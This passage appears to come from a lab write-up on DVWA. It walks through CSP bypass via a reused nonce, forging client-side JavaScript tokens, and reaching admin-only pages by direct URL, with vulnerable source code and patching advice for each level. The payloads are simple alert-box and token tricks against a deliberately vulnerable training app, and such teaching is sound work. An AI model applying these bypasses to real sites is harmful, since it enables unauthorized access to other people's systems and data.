The code defines s CSP header with the script-src directive, explicitly whitelisting scripts from the application itself and a limited set of trusted external domains such as Pastebin, Hastebin, jQuery CDN, Digi.Ninja, and Google Analytics.

The application provides a form that allows users to supply a URL, which is then directly inserted into a <script src> tag and added to the page. It suggests that the browser will only load and execute the script if its source matches one of the domains permitted by the CSP. Any script loaded from a non-whitelisted domain will be blocked by the browser.

To execute Javascript code, we need to input a trusted source defined in CSP header, in this case is "https://digi.ninja/dvwa/alert.js" which will show a popup box with "CSP Bypassed" message.

As you can see, the script is executed normally.



Patching: The patching approach is simple: enforce a strict, minimal CSP header such as script-src 'self', which ensures that only scripts hosted on the same origin

as the application can be executed, thereby preventing the browser from loading or running malicious scripts injected from external or user-controlled sources.


2.13.3 Medium level

```
<?php

$headerCSP = "Content-Security-Policy: script-src 'self' '
   unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA
   =';";

header($headerCSP);

// Disable XSS protections so that inline alert boxes will
   work
header ("X-XSS-Protection: 0");

# <script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert
   (1)</script>

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    " . $_POST['include'] . "
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>Whatever you enter here gets dropped directly into
   the page, see if you can get an alert box to pop up.</p>
    <input size="50" type="text" name="include" value="" id
   ="include" />
    <input type="submit" value="Include" />
</form>
';
```

The medium level code sets up a CSP header that allows scripts from the same origin and inline scripts only if they include a specific nonce value. To explain, a nonce value is a unique, random or pseudo-random value which can be used by CSP to determine whether or not a given fetch will be allowed to proceed for a given element. Any inline script without this exact nonce is blocked by the browser.

Additionally, the X-XSS-Protection header is disabled to prevent the browser's built-in XSS filter from interfering with the demonstration. However, a critical

problem exists: the nonce never changes . Therefore, the attacker can simply add the tag nonce with the same value to their scripts bypassing the CSP restriction. To demonstrate, we will try using the nonce with payload "<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>"



Here, you can see that the script is executed normally.

Patching: The patching approach is to remove 'unsafe-inline' from the CSP header and replace the static nonce with a securely generated random nonce that changes on every request. This nonce should be applied only to trusted, server-generated inline scripts and never exposed for reuse. By ensuring that each nonce is unique and unpredictable, attackers cannot guess or reuse it to execute unauthorized inline scripts. Additionally, avoid disabling XSS protections unless absolutely necessary, as they provide an additional layer of defense against XSS attacks.

2.13.4 High level

```
<?php
$headerCSP = "Content-Security-Policy: script-src 'self';";

header($headerCSP);

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    " . $_POST['include'] . "
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>The page makes a call to ' . DVWA_WEB_PAGE_TO_ROOT .
   '/vulnerabilities/csp/source/jsonp.php to load some code.
    Modify that page to run your own code.</p>
    <p>1+2+3+4+5=<span id="answer"></span></p>
    <input type="button" id="solve" value="Solve the sum" />
</form>

<script src="source/high.js"></script>
';
```

In high level, the application enforces a strict Content Security Policy by allowing JavaScript execution only from the same origin using the directive script-src 'self'. No inline scripts, external domains, nonces, or unsafe directives are permitted. This significantly reduces the attack surface for XSS.

The page itself loads a trusted JavaScript file "source/high.js" from the same origin, which performs a JSONP request to "source/jsonp.php" to dynamically retrieve and execute code. Since this endpoint is hosted on the same origin, it is implicitly trusted by the CSP.

```
function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp.php?callback=solveSum";
    document.body.appendChild(s);
}

function solveSum(obj) {
    if ("answer" in obj) {
        document.getElementById("answer").innerHTML = obj['answer'];
    }
}

var solve_button = document.getElementById ("solve");

if (solve_button) {
    solve_button.addEventListener("click", function() {
        clickButton();
    });
}
```

The JavaScript code in source/high.js defines the logic executed when the user clicks the Solve the sum button. First, the clickButton() function dynamically creates a <script> element and sets its source to source/jsonp.php?callback=solveSum. This causes the browser to load and execute the response from jsonp.php. The returned script then invokes the solveSum() function to compute and display the result on the page.

Patching: For high level patching, the application should avoid using JSONP altogether, as it inherently executes returned data as JavaScript and cannot be safely protected by CSP. Instead, the server should return pure JSON data and fetch it using modern APIs such as fetch() or XMLHttpRequest, which do not involve dynamic script execution. Additionally, same-origin endpoints like jsonp.php must not generate executable code or accept user-controlled callback parameters. By ensuring that all executable JavaScript is static, trusted, and served only as .js files, and that data endpoints return non-executable content, the script-src 'self' policy becomes effective and prevents attackers from injecting or executing malicious code.

2.14 JavaScript Attacks

2.14.1 Overview


JavaScript attacks take advantage of weaknesses in code that runs in the user's browser. Many web applications perform important checks or security validation using JavaScript. However, client-side code should never be trusted, because the user has full control over their browser. Anyone can view the JavaScript source, change values, bypass checks, or stop the script from running completely.

As a result, any security feature implemented purely in JavaScript is insecure and can be bypassed with basic tools. Proper security requires performing all important validation and checking on the server side, where users cannot interfere with the code.

Objective: Submit the phrase "success"

2.14.2 Low level

Here, we notice that there is a default value "ChangeMe" but after submitting, we receive a message saying "You got the phrase wrong".



After trying to submit the phrase "success", we get a "Invalid token message"

```
<?php
$page[ 'body' ] .= <<<EOF
<script>

/*
MD5 code from here
https://github.com/blueimp/JavaScript-MD5
*/

!function(n){"use strict";function t(n,t){var r=(65535&n)+(65535
t}function e(n,e,o,u,c,f){return t(r(t(t(e,n),t(u,f)),c),o)}func
271733879,v=-1732584194,m=271733878;for(e=0;e<n.length;e+=16)i=l
680876936),g,v,n[e+1],12,-389564586),l,g,n[e+2],17,606105819),m,
1044525330),v=o(v,m=o(m,l=o(l,g,v,m,n[e+4],7,-176418897),g,v,n[e
1473231341),m,l,n[e+7],22,-45705983),v=o(v,m=o(m,l=o(l,g,v,m,n[e
1958414417),l,g,n[e+10],17,-42063),m,l,n[e+11],22,-1990404162),v
40341101),l,g,n[e+14],17,-1502002290),m,l,n[e+15],22,1236535329)
165796510),g,v,n[e+6],9,-1069501632),l,g,n[e+11],14,643717713),m
373897302),v=u(v,m=u(m,l=u(l,g,v,m,n[e+5],5,-701558691),g,v,n[e+
660478335),m,l,n[e+4],20,-405537848),v=u(v,m=u(m,l=u(l,g,v,m,n[e
1019803690),l,g,n[e+3],14,-187363961),m,l,n[e+8],20,1163531501),
1444681467),g,v,n[e+2],9,-51403784),l,g,n[e+7],14,1735328473),m,
1926607734),v=c(v,m=c(m,l=c(l,g,v,m,n[e+5],4,-378558),g,v,n[e+8]
2022574463),l,g,n[e+11],16,1839030562),m,l,n[e+14],23,-
35309556),v=c(v,m=c(m,l=c(l,g,v,m,n[e+1],4,-1530992060),g,v,n[e+
```


```
155497632),m,l,n[e+10],23,-1094730640),v=c(v,m=c(m,l=c(l,g,v,m,n[e+1
358537222),l,g,n[e+3],16,-722521979),m,l,n[e+6],23,76029189),v=c(v,m
640364487),g,v,n[e+12],11,-421815835),l,g,n[e+15],16,530742520),m,l,
995338651),v=f(v,m=f(m,l=f(l,g,v,m,n[e],6,-198630844),g,v,n[e+7],10,
1416354905),m,l,n[e+5],21,-57434055),v=f(v,m=f(m,l=f(l,g,v,m,n[e+12]
1894986606),l,g,n[e+10],15,-1051523),m,l,n[e+1],21,-2054922799),v=f
30611744),l,g,n[e+6],15,-1560198380),m,l,n[e+13],21,1309151649),v=f
145523070),g,v,n[e+11],10,-1120210379),l,g,n[e+2],15,718787259),m,l,
343485551),l=t(l,i),g=t(g,a),v=t(v,d),m=t(m,h);return[l,g,v,m]}funct
1]=void 0,t=0;t<r.length;t+=1)r[t]=0;var e=8*n.length;for(t=0;t<e;t+

    function rot13(inp) {
        return inp.replace(/[a-zA-Z]/g,function(c){return String.fro
26);});
    }

    function generate_token() {
        var phrase = document.getElementById("phrase").value;
        document.getElementById("token").value = md5(rot13(phrase));
    }

    generate_token();
</script>
EOF;
?>
```

Take a first look at the code, we notice a very complicated function. Basically, this function takes an input string and converts it into a fixed-length MD5 hash. Next, we observe the generate_token() function that takes the value of the input element with id "phrase" and applies a ROT13 transformation followed by an MD5 hash. The ROT13 function simply shifts each letter by 13 positions, while MD5 converts the resulting string into a fixed-length hash.

```
function rot13(inp) {
    return inp.replace(/[a-zA-Z]/g,function(c){return String.fromCharCode((c<="Z"?90:122)>=(c=c.charCodeAt(0)+13)?c:c-26);});
}

function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
}

generate_token();
```


As a result, we assume that the token value is actually output of phrase "ChangeMe"


after being hashed. In order to test the assumption, we use a online tool named Cyberchef to hash the phrase "ChangeMe"




```
<input id="token" type="hidden" name="token" value="8b479aefbd90795395b3e7089ae0dc09">
```

As expected, the output is identical to the token value. So, in order to successfully submit the phrase "success", we need to change the token value to the hashed value of success which will be computed with CyberChef.





Patching: Although the hashing method is weak and insecure, the main issure lies in the client-side token generation. An attacker can easily reverse-engineer the JavaScript code to understand how the token is generated and create valid tokens for any phrase. To fix this, the token generation logic should be moved to the server side. The server should generate a secure token based on the phrase and send it to the client for verification upon submission. This way, even if an attacker inspects the client-side code, they cannot generate valid tokens without knowing the server-side logic.

2.14.3 Medium level


```
<?php
$page[ 'body' ] .= '<script src="' . DVWA_WEB_PAGE_TO_ROOT .
    'vulnerabilities/javascript/source/medium.js"></script>'
   ;
?>
```

The medium level is excuting a Javascript file called medium.js.

```
function do_something(e){
  for(var t="",n=e.length-1;n>=0;n--){
    t+=e[n];
  }
  return t
}

setTimeout(function(){do_elsesomething("XX")},300);

function do_elsesomething(e){
  document.getElementById("token").value=do_something(e+
   document.getElementById("phrase").value+"XX")
}
```

The function do_something(e) returns the reversed version of the input. After a short delay of 300 milliseconds, do_elsesomething("XX") is executed using setTimeout(). The do_elsesomething("XX") function constructs a new string by concatenating a fixed prefix ("XX"), the value of the input field with id "phrase", and another "XX" suffix. This combined string is then passed to do_something(), which reverses it, and the final result is stored in the input field with id "token".

Moreover, looking at the token for phrase "ChangeMe", we notice that the token is being generated in the exact way as above. Therefore, in order to submit phrase "success", we will try with token "XXsseccusXX"



Patching: Similar to the low level, the main issue here is that the token generation is done on the client side. An attacker can easily analyze the JavaScript code to

understand how the token is created and generate valid tokens for any phrase. To fix this vulnerability, we can simply move the token generation logic to the server side. This will prevent attackers from being able to generate valid tokens without knowing the server-side logic, even if they inspect the client-side code.

2.14.4 High level

2.15 Authorization Bypass

2.15.1 Overview

Authorization bypass is a type of security vulnerability where an attacker gains access to resources, functionality, or data they should not be authorized to access. It happens when an application fails to properly enforce access controls on user actions or objects.

Objective: View Authorization Bypass page as user gordonb/abc123

2.15.2 Low level

```
<?php
/*

Nothing to see here for this vulnerability, have a look
instead at the dvwaHtmlEcho function in:

* dvwa/includes/dvwaPage.inc.php

*/

?>
```

This source file does not contain any application logic related to the vulnerability itself. Instead, it explicitly indicates that the relevant behavior is implemented elsewhere, specifically in the dvwaHtmlEcho function located in dvwa/includes/dvwaPage.inc.php.

```
  function dvwaHtmlEcho( $pPage ) {
        $menuBlocks = array();

        $menuBlocks[ 'home' ] = array();
        if( dvwaIsLoggedIn() ) {
                $menuBlocks[ 'home' ][] = array( 'id' => '
   home', 'name' => 'Home', 'url' => '.' );
                $menuBlocks[ 'home' ][] = array( 'id' => '
   instructions', 'name' => 'Instructions', 'url' => '
   instructions.php' );
                $menuBlocks[ 'home' ][] = array( 'id' => '
   setup', 'name' => 'Setup / Reset DB', 'url' => 'setup.php
   ' );
        }
        else {
                $menuBlocks[ 'home' ][] = array( 'id' => '
   setup', 'name' => 'Setup DVWA', 'url' => 'setup.php' );
                $menuBlocks[ 'home' ][] = array( 'id' => '
   instructions', 'name' => 'Instructions', 'url' => '
   instructions.php' );
        }

        if( dvwaIsLoggedIn() ) {
                $menuBlocks[ 'vulnerabilities' ] = array();
```

```
                $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'brute', 'name' => 'Brute Force', 'url' => '
vulnerabilities/brute/' );
                $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'exec', 'name' => 'Command Injection', 'url' => '
vulnerabilities/exec/' );
                $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'csrf', 'name' => 'CSRF', 'url' => '
vulnerabilities/csrf/' );
                $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'fi', 'name' => 'File Inclusion', 'url' => '
vulnerabilities/fi/.?page=include.php' );
                $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'upload', 'name' => 'File Upload', 'url' => '
vulnerabilities/upload/' );
                $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'captcha', 'name' => 'Insecure CAPTCHA', 'url' =>
 'vulnerabilities/captcha/' );
                $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'sqli', 'name' => 'SQL Injection', 'url' => '
vulnerabilities/sqli/' );
                $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'sqli_blind', 'name' => 'SQL Injection (Blind)',
'url' => 'vulnerabilities/sqli_blind/' );
                $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'weak_id', 'name' => 'Weak Session IDs', 'url' =>
 'vulnerabilities/weak_id/' );
                $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'xss_d', 'name' => 'XSS (DOM)', 'url' => '
vulnerabilities/xss_d/' );
                $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'xss_r', 'name' => 'XSS (Reflected)', 'url' => '
vulnerabilities/xss_r/' );
                $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'xss_s', 'name' => 'XSS (Stored)', 'url' => '
vulnerabilities/xss_s/' );
                $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'csp', 'name' => 'CSP Bypass', 'url' => '
vulnerabilities/csp/' );
                $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'javascript', 'name' => 'JavaScript Attacks', '
```

```
url' => 'vulnerabilities/javascript/' );
            if (dvwaCurrentUser() == "admin") {
                    $menuBlocks[ 'vulnerabilities' ][] =
 array( 'id' => 'authbypass', 'name' => 'Authorisation
Bypass', 'url' => 'vulnerabilities/authbypass/' );
            }
            $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'open_redirect', 'name' => 'Open HTTP Redirect',
'url' => 'vulnerabilities/open_redirect/' );
            $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'encryption', 'name' => 'Cryptography', 'url' =>
'vulnerabilities/cryptography/' );
            $menuBlocks[ 'vulnerabilities' ][] = array(
'id' => 'api', 'name' => 'API', 'url' => 'vulnerabilities
/api/' );
            # $menuBlocks[ 'vulnerabilities' ][] = array
( 'id' => 'bac', 'name' => 'Broken Access Control', 'url'
 => 'vulnerabilities/bac/' );
        }

        $menuBlocks[ 'meta' ] = array();
        if( dvwaIsLoggedIn() ) {
            $menuBlocks[ 'meta' ][] = array( 'id' => '
security', 'name' => 'DVWA Security', 'url' => 'security.
php' );
            $menuBlocks[ 'meta' ][] = array( 'id' => '
phpinfo', 'name' => 'PHP Info', 'url' => 'phpinfo.php' );
        }
        $menuBlocks[ 'meta' ][] = array( 'id' => 'about', '
name' => 'About', 'url' => 'about.php' );

        if( dvwaIsLoggedIn() ) {
            $menuBlocks[ 'logout' ] = array();
            $menuBlocks[ 'logout' ][] = array( 'id' => '
logout', 'name' => 'Logout', 'url' => 'logout.php' );
        }

        $menuHtml = '';

        foreach( $menuBlocks as $menuBlock ) {
            $menuBlockHtml = '';
```


```
                foreach( $menuBlock as $menuItem ) {
                        $selectedClass = ( $menuItem[ 'id' ]
 == $pPage[ 'page_id' ] ) ? 'selected' : '';
                        $fixedUrl = DVWA_WEB_PAGE_TO_ROOT.
$menuItem[ 'url' ];
                        $menuBlockHtml .= "<li class=\"{
$selectedClass}\"><a href=\"{$fixedUrl}\">{$menuItem[ '
name' ]}</a></li>\n";
                }
                $menuHtml .= "<ul class=\"menuBlocks\">{
$menuBlockHtml}</ul>";
        }

        // Get security cookie --
        $securityLevelHtml = '';
        switch( dvwaSecurityLevelGet() ) {
                case 'low':
                        $securityLevelHtml = 'low';
                        break;
                case 'medium':
                        $securityLevelHtml = 'medium';
                        break;
                case 'high':
                        $securityLevelHtml = 'high';
                        break;
                default:
                        $securityLevelHtml = 'impossible';
                        break;
        }
        // -- END (security cookie)

        $userInfoHtml = '<em>Username:</em> ' . (
dvwaCurrentUser() );
        $securityLevelHtml = "<em>Security Level:</em> {
$securityLevelHtml}";
        $securityLevelHtml = "<em>Security Level:</em> {
$securityLevelHtml}";
        $localeHtml = '<em>Locale:</em> ' . ( dvwaLocaleGet
() );
        $sqliDbHtml = '<em>SQLi DB:</em> ' . ( dvwaSQLiDBGet
() );
```

```
        $messagesHtml = messagesPopAllToHtml();
        if( $messagesHtml ) {
                $messagesHtml = "<div class=\"body_padded
    \">{$messagesHtml}</div>";
        }

        $systemInfoHtml = "";
        if( dvwaIsLoggedIn() )
                $systemInfoHtml = "<div align=\"left\">{
    $userInfoHtml}<br />{$securityLevelHtml}<br />{
    $localeHtml}<br />{$sqliDbHtml}</div>";
        if( $pPage[ 'source_button' ] ) {
                $systemInfoHtml = dvwaButtonSourceHtmlGet(
    $pPage[ 'source_button' ] ) . " $systemInfoHtml";
        }
        if( $pPage[ 'help_button' ] ) {
                $systemInfoHtml = dvwaButtonHelpHtmlGet(
    $pPage[ 'help_button' ] ) . " $systemInfoHtml";
        }

        // Send Headers + main HTML code
        Header( 'Cache-Control: no-cache, must-revalidate');
      // HTTP/1.1
        Header( 'Content-Type: text/html;charset=utf-8' );
      // TODO- proper XHTML headers...
        Header( 'Expires: Tue, 23 Jun 2009 12:00:00 GMT' );
      // Date in the past

        echo "<!DOCTYPE html>

<html lang=\"en-GB\">

        <head>
                <meta http-equiv=\"Content-Type\" content=\"
    text/html; charset=UTF-8\" />

                <title>{$pPage[ 'title' ]}</title>

                <link rel=\"stylesheet\" type=\"text/css\"
```

```
href=\"" . DVWA_WEB_PAGE_TO_ROOT . "dvwa/css/main.css\"
/>

            <link rel=\"icon\" type=\"\image/ico\" href
=\"" . DVWA_WEB_PAGE_TO_ROOT . "favicon.ico\" />

            <script type=\"text/javascript\" src=\"" .
DVWA_WEB_PAGE_TO_ROOT . "dvwa/js/dvwaPage.js\"></script>

    </head>

    <body class=\"home " . dvwaThemeGet() . "\">
            <div id=\"container\">

                    <div id=\"header\">

                            <img src=\"" .
DVWA_WEB_PAGE_TO_ROOT . "dvwa/images/logo.png\" alt=\"
Damn Vulnerable Web Application\" />
            <a href=\"#\" onclick=\"javascript:
toggleTheme();\" class=\"theme-icon\" title=\"Toggle
theme between light and dark.\">
                <img src=\"" . DVWA_WEB_PAGE_TO_ROOT . "
dvwa/images/theme-light-dark.png\" alt=\"Damn Vulnerable
Web Application\" />
            </a>
                    </div>

                    <div id=\"main_menu\">

                            <div id=\"main_menu_padded
\">
                            {$menuHtml}
                            </div>

                    </div>

                    <div id=\"main_body\">

                            {$pPage[ 'body' ]}
                            <br /><br />
```

```
                                {$messagesHtml}

                            </div>

                            <div class=\"clear\">
                            </div>

                            <div id=\"system_info\">
                                {$systemInfoHtml}
                            </div>

                            <div id=\"footer\">

                                <p>Damn Vulnerable Web
   Application (DVWA)</p>
                                <script src='" .
   DVWA_WEB_PAGE_TO_ROOT . "dvwa/js/add_event_listeners.js
   '></script>

                            </div>

                    </div>

            </body>

</html>";
}
```

In the provided code, the dvwaHtmlEcho() function dynamically generates the menu based on the user's authentication state and their role. The Authorization Bypass page is only visible to the admin in the UI, but there is no server-side validation to ensure that only admins can access this page. This means that non-admin users like gordonb can still directly access the page by using the following URL "http://192.168.54.6/DVWA/vulnerabilities/authbypass/".



Here, we can see that we still have access to the page.

Patching: To fix this issue, we need to ensure that access control is enforced on the server side, not just in the UI. This involves checking the user's role allowing access to the page. If the user is not an admin, they should be denied access with an HTTP 403 (Forbidden) status.

```
<?php
if (dvwaCurrentUser() != "admin") {
    print "Unauthorised";
    http_response_code(403);
    exit;
}
?>
```

2.15.3 Medium level

```
<?php
/*

Only the admin user is allowed to access this page.

Have a look at these two files for possible vulnerabilities:

* vulnerabilities/authbypass/get_user_data.php
* vulnerabilities/authbypass/change_user_details.php

*/

if (dvwaCurrentUser() != "admin") {
    print "Unauthorised";
    http_response_code(403);
    exit;
}
?>
```

Looking at the code, we notice that the page is now restricted to only admin user now. Any non-admin user trying to access the web page will get an "Unauthorised" message. However, the application suggests we visit two URL: vulnerabilities/authbypass/get_user_data.php and vulnerabilities/authbypass/change_user_details.php. After trying to access the former, we find out that now we can view user details but in JSON format. This suggests that user gordonb can still view user data despite not having authorisation


[{"user_id":"1","first_name":"Bob","surname":"Bob"},{"user_id":"2","first_name":"Gordon","surname":"Brown"},
{"user_id":"3","first_name":"Hack","surname":"Me"},{"user_id":"4","first_name":"Pablo","surname":"Picasso"},
{"user_id":"5","first_name":"Bob","surname":"Smith"}]

Patching: The patching method used for low level can be applied here but for every endpoint. This helps protect not only the main page but also helper scripts such as get_user_data.php and change_user_details.php. If these endpoints are intended for admin only, enforce dvwaCurrentUser() == "admin" inside each script.


2.15.4 High level

```
<?php
/*

Only the admin user is allowed to access this page.

Have a look at this file for possible vulnerabilities:

* vulnerabilities/authbypass/change_user_details.php

*/

if (dvwaCurrentUser() != "admin") {
    print "Unauthorised";
    http_response_code(403);
    exit;
}
?>
```

The source code doesn't change much for this level but when we try to access vulnerabilities/authbypass/get_user_data.php, it returns "Access denied" message.



